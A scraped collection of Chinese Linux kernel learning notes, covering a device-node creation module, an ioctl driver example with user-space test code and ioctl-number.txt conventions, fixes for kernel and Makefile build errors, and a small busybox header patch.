26. *//如果你不知道你的到底哪个函数，可以直接到内核头文件目录下找device.h，搜索一下定义的是哪个函数*

1. #include <linux/module.h>
2. #include <linux/errno.h>
3. #include <linux/kernel.h>
4. #include <linux/device.h>
5. #include <linux/kdev\_t.h>
6. #include <linux/err.h>
7. MODULE\_AUTHOR("my name");
8. MODULE\_LICENSE("Dual BSD/GPL");
9. static int major\_i=66;
10. static int minor\_i=0;
11. struct class\* mclass;
12. static int node\_init(void)
13. {
14. */\*class\_create 成后在/sys/class创建noddev文件夹\*/*
15. mclass=class\_create(THIS\_MODULE,"noddev");
16. if(IS\_ERR(mclass))
17. {
18. printk(KERN\_ALERT "fail to create class\n");
19. return -1;
20. }
21. */\*class\_device\_create 在/dev下创建 noddev0设备\*/*
22. device\_create(mclass,NULL,MKDEV(major\_i,minor\_i),NULL,"noddev0");
23. */\*这里最后一个参数可以用格式化参数 const char \*fmt, ...\*/*
24. device\_create(mclass,NULL,MKDEV(major\_i,minor\_i+20),NULL,"noddev%d",minor\_i+20);
25. printk(KERN\_ALERT "create node success:\n");
26. printk(KERN\_ALERT "  ls -l /dev/noddev\*\n");
27. printk(KERN\_ALERT "  ls -l /sys/class/noddev\n");
28. return 0;
29. }
31. static void node\_exit(void)
32. {
33. */\*删除创建的设备文件\*/*
34. device\_destroy(mclass,MKDEV(major\_i,minor\_i));
35. device\_destroy(mclass,MKDEV(major\_i,minor\_i+20));
36. class\_destroy(mclass); */\*删除类\*/*
37. printk(KERN\_ALERT "goodbye\n");
38. }
39. module\_init(node\_init);
40. module\_exit(node\_exit);

加载结果

1. [root@localhost node]*# insmod node.ko*
2. [root@localhost node]*# dmesg | tail -3*
3. [23503.365316] create node success:
4. [23503.365319] ls -l /dev/noddev\*
5. [23503.365321] ls -l /sys/class/noddev
6. [root@localhost node]*# ls -l /dev/noddev\**
7. crw------- 1 root root 66, 0 11月 26 15:02 /dev/noddev0
8. crw------- 1 root root 66, 20 11月 26 15:02 /dev/noddev20
9. [root@localhost node]*# ls -l /sys/class/noddev*
10. 总用量 0
11. lrwxrwxrwx 1 root root 0 11月 26 15:02 noddev0 -> ../../devices/virtual/noddev/noddev0
12. lrwxrwxrwx 1 root root 0 11月 26 15:02 noddev20 -> ../../devices/virtual/noddev/noddev20

rmmod node后创建的文件自动被删除

**linux驱动学习之ioctl接口**

2012年11月30日 09:44:54 [fontlose](https://me.csdn.net/fontlose) 阅读数：11731更多

个人分类： [Linux](https://blog.csdn.net/fontlose/article/category/515161)

   这里先用例子介绍一下ioctrl接口的使用， 应用层的ioctl函数传入的cmd和arg参数会直接传入驱动层的ioctl接口，ioctl接口的命令有一定规范详细查看ioctl-number.txt文件，这里命令的定义不在规范内，先看下面测试的例子，驱动只实现ioctrl接口并使用ioctl修改和读取内核中的一个整型参数为例，使用两个不同方式读取（值传递和地址传递）。

 应用程序测试代码main.c

1. #include <stdio.h>
2. #include <fcntl.h>
3. #include <sys/types.h>
4. #include <unistd.h>
5. #include <sys/ioctl.h>
7. #define IOCTL\_RESET 100 */\*重置命令\*/*
8. #define IOCTL\_GET1 101 */\*读取命令值返回\*/*
9. #define IOCTL\_GET2 102 */\*读取命令地址返回\*/*
10. #define IOCTL\_SET1 103 */\*设置命令值传入\*/*
11. #define IOCTL\_SET2 104 */\*设置命令地址传入\*/*
13. int main (int \*argc,char\*\*argv)
14. {
15. int fs;int val;
16. fs=open("/dev/moduledev60",O\_RDWR);
17. if(fs<0)
18. {
19. printf("open fail\n");
20. return -1;
21. }
23. ioctl(fs,IOCTL\_SET1,1000); *//使用值传入设置参数*
24. printf("ioctl get1 result:%d\n",ioctl(fs,IOCTL\_GET1)); *//使用返回值读取参数*
25. ioctl(fs,IOCTL\_GET2,&val); *//使用地址读取参数*
26. printf("ioctl get2 result:%d\n",val);
28. */\*当设置参数是负数时 使用返回值读参数会出错 由于ioctl返回负数会被内核认为错误\*/*
29. ioctl(fs,IOCTL\_SET1,-100); *//使用值传入设置参数*
30. printf("ioctl get1 result:%d\n",ioctl(fs,IOCTL\_GET1)); *//使用返回值读取参数*
31. ioctl(fs,IOCTL\_GET2,&val); *//使用地址读取参数*
32. printf("ioctl get2 result:%d\n",val);
34. */\*使用地址传入设置参数\*/*
35. val=5555;
36. ioctl(fs,IOCTL\_SET2,&val);
37. printf("ioctl get1 result:%d\n",ioctl(fs,IOCTL\_GET1));
39. close(fs);
40. return 0;
41. }

驱动主要部分 fileops.c

1. #define IOCTL\_RESET 100 */\*重置命令\*/*
2. #define IOCTL\_GET1 101 */\*读取命令值返回\*/*
3. #define IOCTL\_GET2 102 */\*读取命令地址返回\*/*
4. #define IOCTL\_SET1 103 */\*设置命令值传入\*/*
5. #define IOCTL\_SET2 104 */\*设置命令地址传入\*/*
6. int drive\_param=0;
7. int fileops\_ioctl(struct inode \*inode, struct file \*filp, unsigned int cmd, unsigned long arg)
8. {
9. printk(KERN\_ALERT "fileops\_ioctl \n");
10. switch(cmd)
11. {
12. case IOCTL\_RESET:
13. drive\_param=0;
14. break;
15. case IOCTL\_GET1:
16. return drive\_param;
17. break;
18. case IOCTL\_GET2:
19. *// \_\_put\_user(drive\_param,(int \_\_user \*)arg);*
20. if(copy\_to\_user((int \_\_user\*)arg,&drive\_param,4)) return -ENOTTY;
21. break;
22. case IOCTL\_SET1:
23. drive\_param=arg;
24. break;
25. case IOCTL\_SET2:
26. *// \_\_get\_user(drive\_param,(int \_\_user \*)arg);*
27. if(copy\_from\_user(&drive\_param,(int \_\_user\*)arg,4))return -ENOTTY;
28. break;
29. }
30. return 0;
31. }

传送单个值时使用 \_\_put\_user \_\_get\_user要比copy相对快,  注意 \_\_put\_user，\_\_get\_user 应当只用在已经使用 access\_ok 校验过的地址.copy\_from\_user和copy\_to\_user跟踪代码会发现已经加了access\_ok的校验。

执行结果

1. ioctl get1 result:1000
2. ioctl get2 result:1000
3. ioctl get1 result:-1
4. ioctl get2 result:-100
5. ioctl get1 result:5555

会发现使用值返回负数-100时，驱动接口内返回-100应用程序的ioctl返回的是-1，使用地址传递参数则正确读取。

下面是部分ioctl-number.tx的内容

1. If you are adding new ioctl's to the kernel, you should use the \_IO macros defined in <linux/ioctl.h>:
3. \_IO an ioctl with no parameters
4. \_IOW an ioctl with write parameters (copy\_from\_user)
5. \_IOR an ioctl with read parameters (copy\_to\_user)
6. \_IOWR an ioctl with both write and read parameters.
8. 'Write' and 'read' are from the user's point of view, just like the system calls 'write' and 'read'. For example, a SET\_FOO ioctl would be \_IOW, although the kernel would actually read data from user space;
9. a GET\_FOO ioctl would be \_IOR, although the kernel would actually write data to user space.
11. The first argument to \_IO, \_IOW, \_IOR, or \_IOWR is an identifying letter or number from the table below. Because of the large number of drivers,many drivers share a partial letter with other drivers.
13. If you are writing a driver for a new device and need a letter, pick an unused block with enough room for expansion: 32 to 256 ioctl commands.
14. You can register the block by patching this file and submitting the patch to Linus Torvalds. Or you can e-mail me at <mec@shout.net> and I'll register one for you.
16. The second argument to \_IO, \_IOW, \_IOR, or \_IOWR is a sequence number to distinguish ioctls from each other. The third argument to \_IOW,\_IOR, or \_IOWR is the type of the data going into the kernel or coming out of the kernel (e.g. 'int' or 'struct foo'). NOTE! Do NOT use sizeof(arg) as the third argument as this results in your ioctl thinking it passes an argument of type size\_t.
17. Some devices use their major number as the identifier; this is OK, as long as it is unique. Some devices are irregular and don't follow any convention at all.
19. Following this convention is good because:
20. (1) Keeping the ioctl's globally unique helps error checking: if a program calls an ioctl on the wrong device, it will get an error rather than some unexpected behaviour.
21. (2) The 'strace' build procedure automatically finds ioctl numbers defined with \_IO, \_IOW, \_IOR, or \_IOWR.
22. (3) 'strace' can decode numbers back into useful names when the numbers are unique.
23. (4) People looking for ioctls can grep for them more easily when this convention is used to define the ioctl numbers.
24. (5) When following the convention, the driver code can use generic code to copy the parameters between user and kernel space.

# 重复的成员‘page’错误的解决方法

* **摘要：**   By:AilsonJack   Date:2016.02.29   个人博客:www.only2fire.com    本文在我博客的地址是:http://www.only2fire.com/archives/771.html,排版更好,便于学习。   在编译Linux-2.6.33内核时,出现的另一个错误就是:
* By:Ailson Jack

      Date:2016.02.29

      个人博客:www.only2fire.com

      本文在我博客的地址是:http://www.only2fire.com/archives/771.html,排版更好,便于学习。

      在编译Linux-2.6.33内核时,出现的另一个错误就是:重复的成员‘page’,这个是由于gcc的版本较高造成的。之前编译Linux-2.6.33内核出现过的问题是:elf\_i386或elf\_x86\_64:没有那个文件或目录,解决方法的链接:http://www.only2fire.com/archives/769.html。

      重复的成员‘page,编译出的详细错误信息如下:

In file included from drivers/net/igbvf/ethtool.c:36:0:

drivers/net/igbvf/igbvf.h: At top level:

drivers/net/igbvf/igbvf.h:129:15: error: duplicate member ‘page’

make[3]: \*\*\* [drivers/net/igbvf/ethtool.o] Error 1

make[2]: \*\*\* [drivers/net/igbvf] Error 2

make[1]: \*\*\* [drivers/net] Error 2

make: \*\*\* [drivers] Error 2

      我的编译出错信息,截图如下:

解决办法:

1、方法一

      根据linux社区的建议,此错误是由于gcc版本与内核版本的冲突导致的。他们的建议是更换新版本的内核,但是某些特殊条件下,我们不能更换内核版本,于是我们修改内核代码适应当前的编译器(即接下来的方法二)。

2、方法二

      a、按照错误的指示,错误的代码是在drivers/net/igbvf/igbvf.h文件的第129行。

      b、打开文件,看129行,代码为:struct page \*page;再往上看,第124行,也有struct page \*page;这行代码,这个结构定义在内部的一个结构体中。就是他的名字与129行的重复了,而4.6.3的编译器对不支持这种方式的定义,我们修改129行的代码为struct page \*pagep;保存退出。

      接下来重新编译,编译通过。

      如果编译过程中,还遇到什么问题,大家可以在网上搜索或者给我留言吧。

      注:转载请注明出处,谢谢!^\_^

提示我对一个函数未定义，可是我已经定义了，这时候我发现是否是函数在编译的时候，哪个模块没有被编译进去，或者编译顺序出现了问题，上面提示里面的函数都在一个文件里面，就是nand\_rean\_b.c这个文件，于是我回头查看我的u-boot.lds和该文件目录下的Makefile文件，这时候看到Makefile是这样子的：

obj-y := mini2440.o

obj-y := nand\_read\_b.o

obj-y += lowlevel\_init.o

我将其修改为如下：

obj-y:= mini2440.o

obj-y+= nand\_read\_b.o

obj-y+= lowlevel\_init.o

就将：变成了+号，然后编译，通过，没有任何问题。

后来查找网上资料，找到如下解释：

     = 是最基本的赋值

    := 是覆盖之前的值

    ?= 是如果没有被赋值过就赋予等号后面的值

    += 是添加等号后面的值

1、“=”

      make会将整个makefile展开后，再决定变量的值。也就是说，变量的值将会是整个makefile中最后被指定的值。看例子：

            x = foo

            y = $(x) bar

            x = xyz

      在上例中，y的值将会是 xyz bar ，而不是 foo bar 。

      2、“:=”

      “:=”表示变量的值决定于它在makefile中的位置，而不是整个makefile展开后的最终值。

            x := foo

            y := $(x) bar

            x := xyz

      在上例中，y的值将会是 foo bar ，而不是 xyz bar 了。

    看来，这里在生成built-in.o的时候，如果使用：似乎编译顺序会不对，导致调用函数被编译在了声明函数之前。这是我目前的理解，网上也没有找到具体的答案，都是在问obj-y 和obj-m的区别，在此贴出来也希望大家以后在遇到这类问题的时候能有个参考吧。

---------------------

作者：漫步的风暴

来源：CSDN

原文：https://blog.csdn.net/Deep\_l\_zh/article/details/48182669

版权声明：本文为博主原创文章，转载请附上博文链接！

On a system running glibc trunk busybox doesn't compile:

loginutils/passwd.c: In function ‘passwd\_main’:

loginutils/passwd.c:104:16: error: storage size of ‘rlimit\_fsize’ isn’t known

loginutils/passwd.c:188:2: warning: implicit declaration of function ‘setrlimit’ [-Wimplicit-function-declaration]

loginutils/passwd.c:188:12: error: ‘RLIMIT\_FSIZE’ undeclared (first use in this function)

loginutils/passwd.c:188:12: note: each undeclared identifier is reported only once for each function it appears in

loginutils/passwd.c:104:16: warning: unused variable ‘rlimit\_fsize’ [-Wunused-variable]

...

miscutils/time.c:23:16: error: field ‘ru’ has incomplete type

Fix this by including sys/resource.h.

Signed-off-by: Markus Trippelsdorf <[markus at trippelsdorf.de](http://lists.busybox.net/mailman/listinfo/busybox)>

---

include/libbb.h | 1 +

1 file changed, 1 insertion(+)

diff --git a/include/libbb.h b/include/libbb.h

index f12800f..e7806c2 100644

--- a/include/libbb.h

+++ b/include/libbb.h

@@ -40,6 +40,7 @@

#include <sys/poll.h>

#include <sys/ioctl.h>

#include <sys/mman.h>

+#include <sys/resource.h>

#include <sys/socket.h>

#include <sys/stat.h>

#include <sys/time.h>

--

Markus

### util-linux/mkfs\_ext2.c:51:27: fatal error: linux/ext2\_fs.h: No such file or directory